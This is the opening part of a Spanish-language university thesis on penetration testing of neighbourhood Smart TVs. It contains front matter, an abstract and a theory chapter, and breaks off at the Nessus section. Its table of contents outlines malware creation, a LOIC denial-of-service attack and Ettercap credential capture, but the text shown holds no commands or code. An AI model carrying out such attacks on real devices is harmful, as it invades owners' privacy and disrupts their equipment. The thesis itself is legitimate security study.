UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL

CARRERA DE TECNOLOGÍAS DE LA INFORMACIÓN

Tema:

EVALUACIÓN DE RIESGOS Y VULNERABILIDADES APLICANDO TÉCNICAS DE PENTESTING EN LOS DISPOSITIVOS SMART TV DEL BARRIO PUCARÁ EN LA PARROQUIA AMBATILLO.

Trabajo de titulación modalidad Proyecto de Investigación, presentado previo a la obtención del título de Ingeniero en Tecnologías de la Información.

ÁREA: Seguridad y Redes.

LÍNEA DE INVESTIGACIÓN: Tecnologías de la Información y Sistemas de control.

AUTOR: Jonathan Israel Matza Masabalin

TUTOR: Ing. Leonardo David Torres Valverde, Mg

Ambato - Ecuador

febrero – 2024

APROBACIÓN DEL TUTOR

En calidad de tutor del trabajo de titulación con el tema: EVALUACIÓN DE RIESGOS Y VULNERABILIDADES APLICANDO TÉCNICAS DE PENTESTING EN LOS DISPOSITIVOS SMART TV DEL BARRIO PUCARÁ EN LA PARROQUIA AMBATILLO, desarrollado bajo la modalidad Proyecto de Investigación por el señor Jonathan Israel Matza Masabalin, estudiante de la Carrera de Tecnologías de la Información, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, me permito indicar que el estudiante ha sido tutorado durante todo el desarrollo del trabajo hasta su conclusión, de acuerdo a lo dispuesto en el Artículo 17 del Reglamento para la Titulación de Grado en la Universidad Técnica de Ambato y el numeral 6.3 del instructivo del reglamento referido.

Ambato, febrero 2024

Ing. Leonardo David Torres Valverde, Mg

TUTOR

AUTORÍA

El presente trabajo de titulación con el tema: EVALUACIÓN DE RIESGOS Y VULNERABILIDADES APLICANDO TÉCNICAS DE PENTESTING EN LOS DISPOSITIVOS SMART TV DEL BARRIO PUCARÁ EN LA PARROQUIA AMBATILLO es absolutamente original, auténtico y personal y ha observado los preceptos establecidos en la Disposición General Quinta del Reglamento para la Titulación de Grado en la Universidad Técnica de Ambato. En tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, febrero 2024

Jonathan Israel Matza Masabalin

C.C. 1805151485

AUTOR

DERECHOS DE AUTOR

Autorizo a la Universidad Técnica de Ambato para que reproduzca total o parcialmente este trabajo de titulación dentro de las regulaciones legales e institucionales correspondientes. Además, cedo todos mis derechos de autor a favor de la institución con el propósito de su difusión pública, por lo tanto, autorizo su publicación en el repositorio virtual institucional como un documento disponible para la lectura y uso con fines académicos e investigativos de acuerdo con la Disposición General Cuarta del Reglamento para la Titulación de Grado en la Universidad Técnica de Ambato.

Ambato, febrero 2024

Jonathan Israel Matza Masabalin

C.C. 1805151485

AUTOR

APROBACIÓN DEL TRIBUNAL DE GRADO

En calidad de par calificador del informe final del trabajo de titulación presentado por el señor Jonathan Israel Matza Masabalin, estudiante de la Carrera de Tecnologías de la Información, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, bajo la Modalidad Proyecto de Investigación, titulado EVALUACIÓN DE RIESGOS Y VULNERABILIDADES APLICANDO TÉCNICAS DE PENTESTING EN LOS DISPOSITIVOS SMART TV DEL BARRIO PUCARÁ EN LA PARROQUIA AMBATILLO, nos permitimos informar que el trabajo ha sido revisado y calificado de acuerdo al Artículo 19 del Reglamento para la Titulación de Grado en la Universidad Técnica de Ambato y el numeral 6.4 del instructivo del reglamento referido. Para cuya constancia suscribimos, conjuntamente con la señora Presidente del Tribunal.

Ambato, febrero 2024

Firmado electrónicamente por:
ELSA PILAR URRUTIA URRUTIA

Ing. Elsa Pilar Urrutia Urrutia, Mg.
PRESIDENTE DEL TRIBUNAL

Firmado electrónicamente por:
MARCO VINICIO GUACHIMBOZA VILLALVA

Ing. Marco Guachimboza Villalva, Mg
PROFESOR CALIFICADOR

Firmado electrónicamente por:
DAVID OMAR GUEVARA AULESTIA

Ing. David Guevara Aulestia, Mg
PROFESOR CALIFICADOR

DEDICATORIA

El presente proyecto es dedicado a mis padres, quienes siempre han estado para mí, apoyándome en cada momento de mi vida brindándome sus consejos y apoyo incondicional, son un pilar muy importante en mi vida la cual me han ayudado a llegar hasta donde he llegado.

Gracias por enseñarme a no rendirme y siempre salir adelante.

A familiares, docentes y amigos quienes formaron parte de mi vida brindándome apoyo en este proceso de formación profesional. Muchas Gracias

Jonathan Israel Matza Masabalin

AGRADECIMIENTO

Principalmente agradezco a Dios, por darme la fuerza para continuar en este proceso para lograr uno de mis mayores anhelos.

A mis padres, por todo su amor, comprensión, apoyo incondicional en cada una de las decisiones que he tomado a lo largo de mi vida, gracias por la paciencia que me han tenido.

A mis hermanos, primos por llenarme de alegría día tras día, por todos los consejos brindados, diversión y horas compartidas.

Finalmente, a mis amigos, con todos los que compartí dentro y fuera de las aulas, por apoyarme y extenderme su mano en momentos difíciles.

Un agradecimiento especial para los, Ing Andrea Sánchez e Ing Leonardo Torrez, por brindarme sus conocimientos, aclarar mis dudas para que este proyecto sea posible. Por su calidad de personas, gracias por todo.

Jonathan Israel Matza Masabalin

ÍNDICE GENERAL DE CONTENIDOS

PORTADA i
AUTORÍA iii
DERECHOS DE AUTOR iv
APROBACIÓN DEL TRIBUNAL DE GRADO v
DEDICATORIA vi
AGRADECIMIENTO vii
ÍNDICE GENERAL DE CONTENIDOS viii
ÍNDICE DE TABLAS xi
ÍNDICE DE FIGURAS xiii
ÍNDICE DE ANEXOS xv
RESUMEN EJECUTIVO xvi
ABSTRACT xvii
CAPÍTULO I.- MARCO TEÓRICO 18
1.1 Tema de investigación 18
1.1.1 Planteamiento del problema 18
1.2 Antecedentes investigativos 19
1.3 Fundamentación teórica 20
1.3.1 Hacking ético 20
1.3.2 Técnicas de Pentesting. 21
1.3.3 Protección de datos 22
1.3.4 Medidas utilizadas para protección de datos 23
1.3.5 Seguridad informática 23
1.3.6 Vulnerabilidad 24
1.3.7 Riesgo 24
1.3.8 Amenazas 25
1.3.9 Ataques informáticos 26
1.3.10 Herramientas de análisis, monitoreo de redes y de Hacking 27
1.3.11 Metodología 30
1.3.12 Metodología OWASP 30
1.3.13 NVD (national vulnerability database) 31

1.3.14 Sistemas operativos un Smart TV 32
1.4. Objetivos 33
1.4.1 Objetivo general 33
1.4.2 Objetivos específicos 33
CAPÍTULO II.- METODOLOGÍA. 34
2.1 Materiales 34
2.1.1 Encuesta 34
2.1.2 Matriz de observación 36
2.2 Métodos 37
2.2.1 Modalidad de la investigación 37
2.2.2 Población y muestra 37
2.2.3 Recolección de información 38
2.2.4 Procesamiento y análisis de datos 71
CAPÍTULO III.- RESULTADOS Y DISCUSIÓN 73
3.1 Análisis y discusión de los resultados. 73
3.1.1 Análisis de las vulnerabilidades de los dispositivos Smart TV. 73
3.1.2 Técnicas para detectar vulnerabilidades 74
3.1.3 Herramientas de Pentesting 75
3.2 Metodología de desarrollo 76
3.2.1 Fases de la metodología OWASP 78
3.3 Desarrollo de la propuesta 80
3.3.1 Fase de reconocimiento 80
3.3.2 Fase de escaneo 84
3.3.3 Fase de análisis de vulnerabilidades 91
3.3.4 Fase de explotación 96
3.3.5 Fase de reporte 112
3.4 Guía de recomendaciones y medidas de seguridad en dispositivos Smart TV 118
CAPÍTULO IV. CONCLUSIONES Y RECOMENDACIONES 121
4.1 Conclusiones 121
4.2 Recomendaciones 123

REFERENCIAS BIBLIOGRÁFICAS 124
ANEXOS 128

ÍNDICE DE TABLAS

Tabla 1. Coeficiente de Alfa de Cronbach aplicada a la encuesta. 34
Tabla 2.Matriz de observación para los dispositivos Smart TV. 36
Tabla 3. Población de estudio. 37
Tabla 4. Matriz de observación del primer dispositivo. 46
Tabla 5. Matriz de observación del segundo dispositivo. 47
Tabla 6. Matriz de observación del tercer dispositivo. 48
Tabla 7. Matriz de observación del cuarto dispositivo. 49
Tabla 8. Matriz de observación del quinto dispositivo. 50
Tabla 9. Matriz de observación del sexto dispositivo. 51
Tabla 10. Matriz de observación del séptimo dispositivo. 52
Tabla 11. Matriz de observación del octavo dispositivo. 53
Tabla 12. Matriz de observación del noveno dispositivo. 54
Tabla 13. Matriz de observación del décimo dispositivo. 55
Tabla 14. Matriz de observación del décimo primer dispositivo. 56
Tabla 15. Matriz de observación del décimo segundo dispositivo. 57
Tabla 16. Matriz de observación del décimo tercer dispositivo. 58
Tabla 17. Matriz de observación del décimo cuarto dispositivo. 59
Tabla 18. Matriz de observación del décimo quinto dispositivo. 60
Tabla 19. Matriz de observación del décimo sexto dispositivo. 61
Tabla 20. Matriz de observación del décimo séptimo dispositivo. 62
Tabla 21. Matriz de observación del décimo octavo dispositivo. 63
Tabla 22. Matriz de observación del décimo noveno dispositivo. 64
Tabla 23. Matriz de observación del vigésimo dispositivo. 65
Tabla 24. Matriz de observación del vigésimo primer dispositivo. 66
Tabla 25. Matriz de observación del vigésimo segundo dispositivo. 67
Tabla 26. Matriz de observación del vigésimo tercer dispositivo. 68
Tabla 27. Matriz de observación del vigésimo cuarto dispositivo. 69
Tabla 28.Matriz de observación del vigésimo quinto dispositivo. 70
Tabla 29. Análisis de vulnerabilidades en Smart TV [32]. 73
Tabla 30. Análisis de las técnicas de Pentesting. 74
Tabla 31. Herramientas de Pentesting. 75

Tabla 32. Cuadro comparativo entre las metodologías. 77
Tabla 33. Características de la Smart TV 1. 80
Tabla 34. Características de la Smart TV 2. 81
Tabla 35. Características de la Smart TV 3. 81
Tabla 36. Características de la Smart TV 4. 82
Tabla 37. Características de la Smart TV 5. 82
Tabla 38. Características de la Smart TV 6. 83
Tabla 39. Parámetros para escanear puertos y sistemas operativos con Nmap. 84
Tabla 40. Puertos abiertos en los Smart TV. 91
Tabla 41. Protocolos que funcionan en los Smart TV. 92
Tabla 42. Puertos abiertos más susceptibles a ser vulnerados. 93
Tabla 43. Análisis de puertos y protocolos. 93
Tabla 44. Clasificación de vulnerabilidades de los Smart TV. 94
Tabla 45. Reporte de dispositivo TV1. 112
Tabla 46. Reporte de dispositivo TV2. 113
Tabla 47. Reporte de dispositivo TV3. 114
Tabla 48. Reporte dispositivo TV4 115
Tabla 49. Reporte dispositivo TV5. 116
Tabla 50. Reporte dispositivo TV6. 117
Tabla 51. Ejemplo de contraseñas Seguras. 119

ÍNDICE DE FIGURAS

Figura 1. Encuesta a usuarios, pregunta 1. 38
Figura 2. Encuesta a usuarios, pregunta 2. 39
Figura 3. Encuesta a usuarios, pregunta 3. 39
Figura 4. Encuesta a usuarios, pregunta 4. 40
Figura 5. Encuesta a usuarios, pregunta 5. 40
Figura 6. Encuesta a usuarios, pregunta 6. 41
Figura 7. Encuesta a usuarios, pregunta 7. 42
Figura 8. Encuesta a usuarios, pregunta 8. 42
Figura 9. Encuesta a usuarios, pregunta 9. 43
Figura 10. Encuesta a usuarios, pregunta 10. 44
Figura 11. Encuesta a usuarios, pregunta 11. 44
Figura 12. Marcas de Smart TV. 71
Figura 13. Fases de la metodología OWASP. 79
Figura 14. Tablero de trabajo Jira. 79
Figura 15. Máquina virtual Kali Linux. 84
Figura 16. Escaneo de Nmap a Smart TV 1. 85
Figura 17. Escaneo de Nessus a Smart TV 1. 85
Figura 18. Escaneo de Nmap a Smart TV 2. 86
Figura 19. Escaneo de Nessus a Smart TV 2. 86
Figura 20. Escaneo de Nmap a Smart TV 3. 87
Figura 21. Escaneo de Nessus a Smart TV 3. 87
Figura 22. Escaneo de Nmap a Smart TV 4. 88
Figura 23. Escaneo de Nessus a Smart TV 4. 88
Figura 24. Escaneo de Nmap a Smart TV 5. 89
Figura 25. Escaneo de Nessus a Smart TV 5. 89
Figura 26. Escaneo de Nmap a Smart TV 6. 90
Figura 27. Escaneo de Nessus a Smart TV 6. 90
Figura 28. Instalación de ADB. 96
Figura 29. Listado de dispositivos conectados. 97
Figura 30. conexión a dispositivo Smart TV. 97
Figura 31. Directorios de un Smart TV. 97
Figura 32. Descarga de APK. 98

Figura 33. Directorio de descargas de Kali Linux. 98
Figura 34. Instalación de apk. 98
Figura 35. Vista de aplicación instalada desde el dispositivo. 99
Figura 36. Permisos de super usuario. 99
Figura 37. Vista de aplicación instalada por la conexión. 100
Figura 38. Creación de malware. 100
Figura 39.Malware prueba.apk. 101
Figura 40. Comandos para servidor http. 101
Figura 41. Modulo multi/handler. 102
Figura 42. Configuración de IP y puerto del módulo. 102
Figura 43. Ejecución del malware. 103
Figura 44. Configuración de host de la víctima. 104
Figura 45. Descarga de LOIC. 104
Figura 46. Extracción del archivó de ejecución de LOIC. 105
Figura 47. Instalación de la librería mono-complete. 105
Figura 48. Permisos de ejecución de LOIC. 105
Figura 49. Interfaz de LOIC. 106
Figura 50. Interfaz de LOIC. 106
Figura 51. Ingreso de datos a LOIC. 107
Figura 52. Monitore del ataque DOS con wireshark. 107
Figura 53. DOS a Smart TV. 108
Figura 54. Comando para iniciar Ettercap. 108
Figura 55. Interfaz de Ettercap. 109
Figura 567. IP de la TV4. 109
Figura 57. Lista de hosts Ettercap. 109
Figura 58. Elección de los hosts. 110
Figura 59. Tipo de ataque MITM. 110
Figura 60. Sniff de Conexión Remota. 110
Figura 61. trafico de red la víctima. 111
Figura 62. Inicio de sesión desde la TV4. 111
Figura 63. Captura de credenciales con la herramienta Ettercap. 111

ÍNDICE DE ANEXOS

Anexo A. Alfa de Cronbach. 128
Anexo B. Reporte de escaneo en Nessus. 129
Anexo C. Monitoreo del Smart tv. 144
Anexo D. Explotación de vulnerabilidad Samba Badlock Vulnerability. 145

RESUMEN EJECUTIVO

En la era digital actual, los dispositivos inteligentes, especialmente los Smart TV, han experimentado un aumento significativo en los hogares. Estos dispositivos ofrecen una amplia gama de funciones que van más allá de la simple visualización de televisión, incluyendo acceso a internet, streaming de contenido, juegos y aplicaciones interactivas, sin embargo, la falta de estándares de seguridad y el desconocimiento de los usuarios a ataques, han creado una puerta abierta para posibles amenazas cibernéticas ya que estos dispositivos no solo sirven para la visualización de contenido, sino que también están interconectados con redes domésticas y almacenan datos personales.

El presente trabajo tiene como objetivo realizar pruebas de Pentesting a través de la metodología OWASP, utilizando herramientas especializadas como Wireshark, Nmap, Nessus, Metasploit, Ettercap y ADB, así, evaluar la seguridad realizando pruebas de intrusión en dispositivos inteligentes del hogar. El objetivo final es proporcionar recomendaciones concretas y medidas de seguridad para establecer prácticas y políticas que protejan la integridad de los usuarios, sensibilizándolos sobre los riesgos y brindándoles herramientas para mejorar la seguridad en el entorno digital del hogar.

Palabras clave: Ciberseguridad, monitoreo, vulnerabilidad, malware, amenaza, mitigación, explotación, escaneo.

ABSTRACT

Currently, smart devices, especially Smart TVs, have seen a significant increase in homes. These devices offer a wide range of functions that go beyond simple television viewing, including Internet access, streaming content, games and interactive applications, however, the lack of security standards and users' lack of awareness of attacks , have created an open door for possible cyber threats since these devices not only serve to display content, but are also interconnected with home networks and store personal data.

The objective of this work is to carry out Pentesting tests through the OWASP methodology, using specialized tools such as Wireshark, Nmap, Nessus, Metasploit, Ettercap and ADB, thus evaluating security by performing penetration tests on smart home devices. The ultimate goal is to provide concrete recommendations and security measures to establish practices and policies that protect the integrity of users, raising awareness about the risks and providing them with tools to improve security in the digital home environment.

Keywords: Cybersecurity, monitoring, vulnerability, malware, threat, mitigation, exploitation, scanning.

CAPÍTULO I.- MARCO TEÓRICO

1.1 Tema de investigación

EVALUACIÓN DE RIESGOS Y VULNERABILIDADES APLICANDO TÉCNICAS DE PENTESTING EN LOS DISPOSITIVOS SMART TV DEL BARRIO PUCARÁ EN LA PARROQUIA AMBATILLO.

1.1.1 Planteamiento del problema

A nivel mundial, en el panorama actual, la seguridad en los dispositivos de IoT(Internet de las cosas) es de suma importancia. A medida que el número y la complejidad de estos equipos crece, también aumentan las inquietudes en torno a la privacidad y la salvaguardia de datos, estos aparatos están expuestos a diversos riesgos, como el acceso no autorizado, la manipulación de datos, el robo de información sensible y los ataques cibernéticos [1].

Conforme más artefactos se conectan a Internet, la cantidad de información generada se incrementa considerablemente, lo cual genera inquietudes sobre la protección de datos personales y sensibles. Además, los dispositivos IoT pueden ser propensos a ataques cibernéticos, lo que supone una amenaza para la integridad y confidencialidad de los datos [2].

La seguridad en los medios audiovisuales es un tema de relevancia debido al crecimiento de la industria audiovisual y el aumento en el consumo de contenido en plataformas digitales [3]. Igual que cualquier otro medio de comunicación y tecnología, también están sujetos a preocupaciones y desafíos relacionados con la seguridad. A medida que la tecnología avanza y los medios audiovisuales se vuelven más digitales e interconectados, surgen nuevos riesgos y vulnerabilidades que deben abordarse para garantizar la seguridad de la información y la protección de los usuarios [4].

Los Smart TV, al estar conectadas a Internet y ofrecer diversas funcionalidades como la reproducción de contenido en línea, navegación Web e interacción con aplicaciones y

servicios, también plantean riesgos en términos de seguridad, estos dispositivos pueden ser vulnerables a ataques cibernéticos, lo que podría permitir a los delincuentes acceder a la red doméstica, obtener información personal o incluso tomar el control del Smart TV [5].

Si la seguridad en dichos dispositivos es insuficiente, existe el riesgo de que estos datos sean interceptados o utilizados de manera inapropiada, lo que podría poner en peligro la privacidad y seguridad de los usuarios.

1.2 Antecedentes investigativos

Después de haber realizado el análisis de fuentes de investigación dentro de los repositorios de algunas Universidades, se han encontrado varios temas que servirán de apoyo para el trabajo propuesto.

Según H. Víctor Rico [6], argumenta que los Smart TVs en la red conllevan peligros de seguridad, como vulnerabilidades, infecciones por malware, preocupaciones de privacidad y riesgos de phishing. Además, existe la amenaza de que las cámaras y los micrófonos incorporados sean utilizados para espiar a los usuarios. Por tanto, es esencial estar al tanto de estos riesgos y tomar medidas para protegerse, como mantener el software actualizado, utilizar contraseñas seguras y configurar la privacidad adecuadamente. También, se recomienda evitar hacer clic en enlaces sospechosos y considerar el uso de una red segura, como una VPN (Red privada virtual), para mejorar la protección.

La investigación desarrollada por Y. Reddy [7], argumenta que el próximo objetivo de los delitos cibernéticos se centra en las televisiones inteligentes. El análisis forense digital es la disciplina encargada de obtener pruebas digitales de un televisor inteligente en condiciones controladas. Este estudio ha proporcionado una visión más clara sobre la ciencia forense aplicada a las Smart TVs y los desafíos que se enfrentan en sus primeras etapas de desarrollo.

Según A. Benjamin Michele y C. Andrew Karpow [8], plantea “La mayoría de los televisores inteligentes tienen actualizaciones de firmware que solo se proporcionan durante unos años, lo cual es un período mucho más corto en comparación con la vida útil promedio de un televisor”. Esto hace que todos los televisores inteligentes estén expuestos a nuevas vulnerabilidades que se descubren con el tiempo. Por lo tanto, es importante que los proveedores de televisores presten mayor atención a la seguridad, especialmente en lo que respecta al manejo de archivos multimedia.

La investigación desarrollada por M. Roberto López [9], plantea que los medios tradicionales han distorsionado el concepto de hacker al asociarlo con actividades delictivas. Por esta razón, se ha introducido el término hacking ético con el objetivo de aclarar y garantizar que las acciones relacionadas con el hacking se realicen siguiendo principios éticos.

1.3 Fundamentación teórica

1.3.1 Hacking ético

Implica seguir un riguroso código de ética, respetar los límites establecidos y abstenerse de causar daños o robar información. Su objetivo principal radica en mejorar la seguridad de un sistema o red al identificar y resolver sus debilidades antes de que los ciberdelincuentes las aprovechen [10].

Los hackers éticos son profesionales que laboran para compañías u entidades con la tarea de poner a prueba la seguridad de sistemas informáticos sin ocasionar perjuicios. Emplean las mismas técnicas que los hackers maliciosos, pero con la finalidad de fortalecer la seguridad del sistema. Su labor reviste gran importancia en el ámbito de la ciberseguridad, ya que contribuye a prevenir posibles ataques cibernéticos y desempeña un papel crucial en la salvaguarda de la información y los datos de las empresas y organizaciones [11].

1.3.2 Técnicas de Pentesting.

Las técnicas de hacking ético se aplican siguiendo un enfoque sistemático y controlado como:

a. Explotación de puertos

Se refiere a la acción de aprovechar debilidades o fallos de seguridad en sistemas informáticos o aplicaciones para obtener acceso no autorizado, control o ventaja sobre ellos. Los atacantes buscan activamente vulnerabilidades, como errores de programación o configuraciones incorrectas, con el objetivo de explotarlas y realizar acciones maliciosas, como robar datos, tomar el control de sistemas o instalar malware. La Explotación de puertos es una preocupación significativa en la ciberseguridad, y las organizaciones deben tomar medidas proactivas para identificar y remediar estas debilidades con el fin de proteger sus sistemas y datos. [12].

b. Ataques de phishing

Son una forma de ciberataque en la que un atacante se hace pasar por una entidad de confianza, como una institución financiera, una empresa legítima o una entidad gubernamental, para engañar a las víctimas y obtener información confidencial, como contraseñas, números de tarjeta de crédito o datos personales. Estos ataques suelen implicar el envío de correos electrónicos o mensajes falsos que parecen legítimos, con enlaces o archivos adjuntos maliciosos que redirigen a sitios web fraudulentos que imitan a los auténticos. Los usuarios engañados pueden introducir sus datos sensibles, que luego son robados por los atacantes [12].

c. Ataques de denegación de servicio

Son un tipo de ciberataque que tiene como objetivo abrumar un sistema, red o servicio en línea al inundarlo con una gran cantidad de tráfico malicioso o solicitudes, con el propósito de hacer que la infraestructura no esté disponible para los usuarios legítimos [13].

d. Pruebas de penetración (Penetration Testing)

Esta técnica es ampliamente utilizada en el hacking ético y consiste en realizar ataques simulados y controlados a sistemas, redes o aplicaciones con el propósito de identificar vulnerabilidades y debilidades de seguridad. El objetivo principal es evaluar la resistencia del sistema y proponer soluciones para fortalecerlo [3].

e. Análisis de vulnerabilidades (Vulnerability Assessment)

En esta técnica, se lleva a cabo un escaneo y análisis exhaustivo de sistemas y redes para identificar vulnerabilidades conocidas. Se utilizan herramientas y métodos especializados para detectar posibles puntos débiles que podrían ser explotados por atacantes maliciosos [14].

f. Ingeniería social (Social Engineering)

Esta técnica se basa en la manipulación psicológica y en la interacción con personas para obtener acceso no autorizado a sistemas o información confidencial. Se utilizan técnicas de persuasión, engaño o manipulación para obtener la colaboración involuntaria de los individuos y comprometer así la seguridad [14].

g. Análisis de código (Code Analysis)

En esta técnica, se realiza un análisis detallado del código fuente de aplicaciones o sistemas con el objetivo de identificar posibles vulnerabilidades o errores de programación que podrían ser explotados. Se utilizan enfoques como el análisis estático o dinámico del código para descubrir posibles riesgos de seguridad [15].

1.3.3 Protección de datos

La protección de datos se refiere a las medidas y prácticas implementadas para garantizar la seguridad, privacidad e integridad de la información personal y sensible. Es fundamental para salvaguardar los derechos y la privacidad de los individuos y prevenir el acceso no autorizado, el uso indebido o la divulgación de datos confidenciales [15].

1.3.4 Medidas utilizadas para protección de datos

a. Políticas de privacidad

Establecer políticas claras y transparentes que describan cómo se recopilan, utilizan, almacenan y protegen los datos personales. Estas políticas deben informar a los usuarios sobre los propósitos de recopilación de datos, los derechos del individuo y cómo se garantiza su seguridad [16].

En Ecuador, las políticas de privacidad están reguladas por la Ley Orgánica de Protección de Datos Personales. Esta ley establece que todas las organizaciones que recopilen datos personales de sus clientes o usuarios deben tener una política de privacidad que cumpla con los requisitos establecidos en la ley [17].

b. Acceso y control de datos

Limitar el acceso a los datos personales solo a las personas autorizadas que necesitan acceder a ellos para realizar sus funciones. Además, es importante implementar mecanismos de control y supervisión para asegurar que los datos se utilicen de acuerdo con los fines establecidos [2].

1.3.5 Seguridad informática

Se refiere a la protección de los sistemas de información, redes y datos contra amenazas y riesgos que pueden comprometer su confidencialidad, integridad y disponibilidad. Estas amenazas pueden incluir ataques cibernéticos, malware, acceso no autorizado, robo de datos, entre otros [18].

a. Protección de la red

Implementar firewalls, sistemas de detección de intrusiones y sistemas de prevención de intrusiones para proteger la red contra accesos no autorizados y actividades maliciosas. Además, asegurarse de que los equipos de red y los dispositivos estén configurados correctamente y se mantengan actualizados con los parches de seguridad más recientes [19].

b. Gestión de accesos

Establecer políticas y procedimientos para gestionar y controlar el acceso a los sistemas y datos. Esto implica la implementación de medidas de autenticación seguras, como contraseñas fuertes, autenticación de dos factores y control de privilegios de usuario para limitar el acceso solo a las personas autorizadas [19].

c. Protección contra malware

Utilizar software antivirus y antimalware actualizado para detectar y eliminar amenazas de software malicioso, como virus, gusanos y troyanos. También es importante educar a los usuarios sobre las mejores prácticas para evitar la instalación inadvertida de malware, como no hacer clic en enlaces o adjuntos sospechosos [15].

La interconexión de redes es la posibilidad de compartir recursos de forma global ya sea entre dos o más redes hosts, permitiendo el intercambio de información de forma más rápida y clara, a la vez de mantener y reservar la independencia y la autonomía de los elementos que se conectan a la red [14].

1.3.6 Vulnerabilidad

Es una debilidad o fallo que puede ser aprovechada por un atacante para causar daño. En el contexto de la seguridad cibernética, una vulnerabilidad es una debilidad o fallo en un sistema informático que puede ser explotada por un ciberdelincuente para obtener acceso no autorizado o realizar acciones no autorizadas en el sistema. Las vulnerabilidades pueden estar presentes en el software, el hardware o los procesos de una organización. Por ejemplo, un error de programación en un software puede permitir a un atacante tomar el control del sistema, una configuración incorrecta de un firewall puede permitir a un atacante acceder a una red, o un empleado que utiliza una contraseña débil puede ser fácilmente adivinada por un atacante [20].

1.3.7 Riesgo

En seguridad cibernética es la probabilidad de que ocurra un evento negativo que pueda causar daño o pérdida a un sistema informático, red o datos. Este riesgo se puede

cuantificar mediante la combinación de la probabilidad de que ocurra el evento y la gravedad de sus consecuencias [20]. Los riesgos en seguridad cibernética pueden ser causados por una variedad de factores, incluyendo:

- **Vulnerabilidades en el software o hardware:** Una vulnerabilidad de software o hardware es una debilidad o falla que puede ser explotada por un atacante para obtener acceso no autorizado a un sistema o red. Las vulnerabilidades pueden ser causadas por errores de diseño, errores de codificación o configuraciones incorrectas.

- **Errores humanos:** contraseñas débiles, uso de software no actualizado, etc.
- **Ataques deliberados de ciberdelincuentes:** son acciones intencionales para vulnerar la seguridad informática de un sistema o red con fines maliciosos. Estos ataques pueden ser llevados a cabo por individuos, grupos organizados o incluso estados nacionales, los ataques más populares son phishing, malware, ransomware, etc.

1.3.8 Amenazas

Abarca cualquier evento, acción, entidad o proceso que posee la capacidad de ocasionar daños, interrupciones o poner en riesgo la integridad de sistemas de información, redes, datos o recursos digitales. Estas amenazas pueden adoptar diversas formas, como programas maliciosos (malware), virus, ataques de suplantación de identidad (phishing), intrusiones de parte de hackers, debilidades en el software, entre otros. Es relevante destacar que estas amenazas pueden ser tanto deliberadas como accidentales, y generalmente están diseñadas para aprovechar puntos débiles o vulnerabilidades en sistemas informáticos con el propósito de sustraer información confidencial, perjudicar la funcionalidad de los sistemas o entorpecer las operaciones comerciales. Por esta razón, la gestión y reducción de riesgos asociados a amenazas se erige como un componente esencial en el panorama de la seguridad cibernética [16].

1.3.9 Ataques informáticos.

Los ataques informáticos son actos maliciosos perpetrados por personas o grupos con la intención de comprometer la seguridad de sistemas informáticos, redes, dispositivos o servicios en línea. Estas acciones tienen como objetivo principal la obtención ilegítima de información confidencial, la interrupción de servicios, el perjuicio a la reputación de una organización, el chantaje o incluso la realización de actos de sabotaje [16].

Estos ataques informáticos representan una grave amenaza para la seguridad de los sistemas y la privacidad de los usuarios. Por ello, es crucial implementar medidas de seguridad como el uso de contraseñas seguras, la actualización regular del software, la utilización de cortafuegos y antivirus, y la promoción de la educación sobre prácticas seguras en línea. Además, las organizaciones deben contar con profesionales especializados en seguridad informática y llevar a cabo pruebas de seguridad para identificar y solucionar vulnerabilidades en sus sistemas [19].

a. Amenazas de red

Plantean un peligro para la seguridad y el funcionamiento óptimo de una red. Estas amenazas pueden surgir tanto de fuentes internas como externas y abarcan una variedad de riesgos, como ataques cibernéticos, la presencia de malware o software malicioso, y las vulnerabilidades en el software utilizado. Estas amenazas pueden comprometer la integridad, confidencialidad y disponibilidad de los datos y sistemas en una red, pudiendo resultar en pérdida de información sensible, interrupción de servicios, daño a la reputación e incluso consecuencias financieras significativas. Es fundamental implementar medidas de seguridad adecuadas, como firewalls, sistemas de detección de intrusiones, actualizaciones regulares de software y una conciencia constante sobre las últimas tendencias y técnicas utilizadas por los atacantes, para mitigar y prevenir eficazmente estas amenazas de red [16].

b. Riesgo de conectividad de dispositivos IoT (Internet of Things)

La conectividad de dispositivos IoT a una red conlleva riesgos en términos de seguridad y privacidad. Estos riesgos incluyen la posibilidad de vulnerabilidades de

seguridad no parcheadas, acceso no autorizado al dispositivo, recopilación y uso indebido de datos personales, ataques de Phishing y exposición a contenido inapropiado [18].

c. Vulnerabilidades en Smart TV

Se refiere a que los dispositivos Smart TV pueden presentar vulnerabilidades que pueden poner en riesgo la seguridad y privacidad de los usuarios. Estas vulnerabilidades incluyen la falta de actualizaciones de seguridad regulares, configuraciones predeterminadas inseguras, descarga de aplicaciones maliciosas, transmisión de datos no encriptada, vulnerabilidades en los protocolos de comunicación y el riesgo de suplantación de identidad [16].

1.3.10 Herramientas de análisis, monitoreo de redes y de Hacking.

a. Wireshark

Es una herramienta de software de código abierto utilizada para analizar el tráfico de redes y la captura de paquetes de datos en una red. Permite a los administradores de redes y expertos en seguridad examinar el tráfico de red en tiempo real o desde capturas previas para diagnosticar problemas de red, detectar problemas de seguridad y realizar un análisis detallado de los protocolos de comunicación utilizados en una red. proporciona una interfaz gráfica de usuario que muestra los paquetes de datos en un formato legible, lo que facilita la identificación de problemas y la inspección de las comunicaciones. Puede ser utilizado para diversas tareas, como depuración de redes, monitoreo de tráfico, análisis de seguridad y resolución de problemas de protocolos. Es una herramienta muy versátil y ampliamente utilizada en el campo de las redes y la ciberseguridad [20]. Wireshark puede ser utilizada para el hacking de la siguiente manera:

- **Identificación de vulnerabilidades:** Wireshark puede ser utilizado para identificar vulnerabilidades en una red, como contraseñas débiles, protocolos no seguros, o configuraciones incorrectas. Esta información puede ser utilizada por un hacker para explotar las vulnerabilidades y obtener acceso a una red [21].

- **Captura de tráfico de red malicioso:** Wireshark puede ser utilizado para capturar tráfico de red malicioso, como malware o ataques DDoS. Esta información puede ser utilizada por un hacker para aprender más sobre las técnicas de ataque utilizadas por otros hackers [21].

- **Recolección de información:** Wireshark puede ser utilizado para recopilar información sobre una red, como direcciones IP, nombres de dominio, o nombres de usuario. Esta información puede ser utilizada por un hacker para planificar un ataque [21].

b. Nessus

